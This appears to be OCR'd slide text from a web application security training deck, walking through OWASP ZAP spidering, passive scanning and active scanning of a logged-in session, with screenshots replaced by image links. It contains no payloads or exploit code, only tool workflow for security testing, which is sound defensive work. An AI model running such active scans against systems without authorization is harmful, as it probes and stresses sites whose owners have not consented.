
ZAP: Spidering (with passive scanning)

- Confirm spider defaults:




ZAP: Spidering (with passive scanning)

- Spider results: Check that logout was left out (red)



ZAP: Spidering (with passive scanning)

- Check some passive scanning results:




ZAP: Active scanning

- Now perform **active** scanning on sitemap (or on subtrees):
  - Optionally enhance sitemap tree by manual browsing through proxy to also include requests that haven't been spidered
  - Ensure the session-ID used in browser is still logged-in and registered in ZAP's HTTP-Sessions tab as the "active" one!
  - Let the active scan run… 🙄


ZAP: Active scanning

- Start the active scan on desired part of tree:



ZAP: Active scanning


- Watch the active scan tab filling…
  (after confirming the scan policy defaults)



CHRISTIAN SCHNEIDER

